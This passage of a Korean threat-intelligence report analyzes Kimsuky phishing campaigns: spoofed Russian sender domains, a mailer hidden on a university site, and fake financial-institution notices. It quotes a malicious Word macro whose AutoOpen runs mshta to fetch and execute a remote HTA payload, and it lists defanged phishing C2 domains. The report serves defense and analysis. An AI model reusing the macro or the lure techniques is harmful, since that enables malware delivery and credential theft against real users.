○ 'mmbox[.]ru', 'ncloud[.]ru' 도메인의 경우 해당 메일러를 통해 보낸이 주소가 조작된 후 발송됐습니다. 사실은 미국도 러시아도 아닌 한국에서 발송됐고, 'star 3.0' 메일러를 통해 러시아 위장 전략을 구사했습니다. 그러나 이후에 전자문서 사칭 유형에서 실제 러시아의 이메일 서비스('mail[.]ru')를 다수 사용하게 됩니다.




[그림 7] 에반겔리아 대학교 웹 사이트에 숨겨진 메일 발송기

○ 대학교 웹 사이트에서 발견된 피싱메일 발송 프로그램은 기존에 이미 공개된 바 있습니다.

○ 지난 2021년 11월 18일 미국 보안기업 'Proofpoint'의 [3중 위협: 북한과 연계된 'TA406' 분석 보고서 (Triple Threat: North Korea-Aligned TA406 Scams, Spies, and Steals)]를 통해 소개됐습니다.

○ 'Proofpoint'는 북한 배후로 분류한 'TA406' 위협 행위자(Threat Actor)가 김수키(Kimsuky) 그룹과 어떻게 연관이 되는지 설명하고, 'TA406', 'TA408', 'TA427' 내용을 기술합니다.

○ 해당 보고서의 17페이지에는 에반겔리아 대학교에서 발견된 'star 3.0' 화면이 그대로 존재합니다.



[그림 8] 'Proofpoint' 분석 보고서에 소개된 메일 발송기

○ 한편, 김수키 캠페인 활동 중에 'evangelia[.]edu' 웹 사이트를 명령제어(C2) 서버로 사용한 사례가 있습니다.


○ 지난 2019년 7월 23일에 구글에서 운영 중인 '바이러스토탈(VirusTotal)' 서비스에 MS Word DOC 유형의 문서파일이 등록됐습니다. 해당 문서내부에는 특정 매크로 명령이 포함돼 있으며, 전형적인 김수키 그룹의 악성코드 유형입니다.

```
Attribute VB_Name = "NewMacros"

Sub autoopen()
Shell ("mshta.exe https://evangelia[.]edu/image/bin/Rjboi0.hta")
End Sub
```

[표 1] 매크로 명령어 (일부 수정)

○ 바이러스토탈 화면에는 파일명이 '1.doc'이고, 일부 Anti-Malware 서비스의 탐지명에는 'Kimsuky' 키워드가 포함돼 있습니다. 그리고 변종도 다수 존재합니다.




[그림 9] 바이러스토탈 등록 화면


○ 악성파일은 문서 작성자와 수정자 이름 모두 'windowsmb' 계정명이 저장돼 있습니다. 동일한 계정명은 이스트시큐리티의 '한 · 미 겨냥 APT 캠페인 '스모크 스크린' Kimsuky 실체 공개 (아웃소싱 공격)' 보고서를 통해 상세히 소개된 바 있습니다.

5. 러시아발 피싱메일 (Phishing email from Russia)

○ 앞서 설명한 MYBOX 사례와 같이 9월 초반까지 주로 일본과 한국 지역의 이메일 서비스를 통해 피싱메일이 발송됐습니다. 그러다가 9월 중반부터 마치 러시아 발송처럼 위장한 피싱메일이 일부 관찰됩니다.

○ 10월 달에는 마치 금융기관에서 보낸 전자문서 내용처럼 위장한 사례가 다수 목격되는데, 이때는 실제 러시아 이메일 서비스를 통해 발신이 이뤄집니다.








[그림 10] 금융기관 전자문서 사칭 사례

○ 전자문서 테마의 경우 실제 디자인을 도용하고 있어, 수신자가 쉽게 의심하지 못할 수 있습니다. 하지만, '보낸사람' 이메일 주소를 자세히 보면 바로 수상함을 느낄 수 있는데, 발신자 이메일 주소에 러시아(RU) 도메인이 포함된 점입니다.

○ 그리고 금융기관 사칭 유형 외에 포털회사의 블로그 고객센터가 보낸 것처럼 위장한 사례도 있습니다. 이처럼 위협 행위자는 수신자를 현혹하기 위해 다양한 내용을 활용할 수 있습니다.







[그림 11] 금융기관 전자문서 사칭 사례


○ 러시아 이메일 발신자를 사용한 국내 대상 피싱사례가 그리 흔하지는 않습니다. 오히려, 수신자로 하여금 의심도가 높아져, 피싱성공 가능성이 낮아질 가능성이 있습니다. 하지만, 위협 행위자는 공격 전략을 다

양하게 구사하며, 탐지 회피를 위한 목적으로 사용할 수 있습니다.

발신지 도메인	명령제어(C2) 주소 일부	위장 전술
inbox[.]**ru**	납부기한-통지안내-고지.온라인[.]한국	한국 금융기관
list[.]**ru**	금융결제-안내-문서-확인.웹[.]한국	한국 금융기관
internet[.]**ru**	국세-납부기한-통지-안내-안내-확인.온라인[.]한국	한국 금융기관
mail[.]**ru**	국세청-납부기한-변동안내문.r-e[.]kr	한국 금융기관
internet[.]**ru**	네이버-블로그-게시글-제한-안내.kro[.]kr	한국 블로그 고객센터

[표 2] 실제 러시아 발신 주소를 사용한 이메일 정보

○ 참고로, 러시아 'mail[.]ru' 서비스는 가입등록 절차 중 5개의 도메인을 임의 선택할 수 있습니다. 본 위협 행위자는 이러한 기능을 통해 발신주소를 변경해 사용했습니다.



[그림 11-1] 러시아 'mail[.]ru' 가입시 제공하는 도메인 리스트


6. 결론 및 대응 (Conclusion)

○ 악성파일을 전달하지 않는 김수키 그룹의 피싱 캠페인이 잇따라 발생하고 있습니다. 일각에선 악성파일이 없어, 위험도를 낮게 평가하기도 합니다. 하지만, 이러한 피싱 캠페인은 피해자의 사생활 감시와 함께 또다른 침투 통로로 활용될 수 있습니다.

○ 피해자 계정을 도용해 지인이나 관계자에 대한 후속 공격으로 이어질 수 있습니다. 특히, 금융기관이 발송한 공식문서처럼 사칭해 평소 의심하지 않고 열람할 수 있다는 점에서 각별한 주의가 필요합니다. 이러한 형태의 피싱을 예방하고 피해를 막기 위해서는 발신자에 대한 공식 이메일 주소 여부를 꼼꼼히 살펴봐야 합니다.

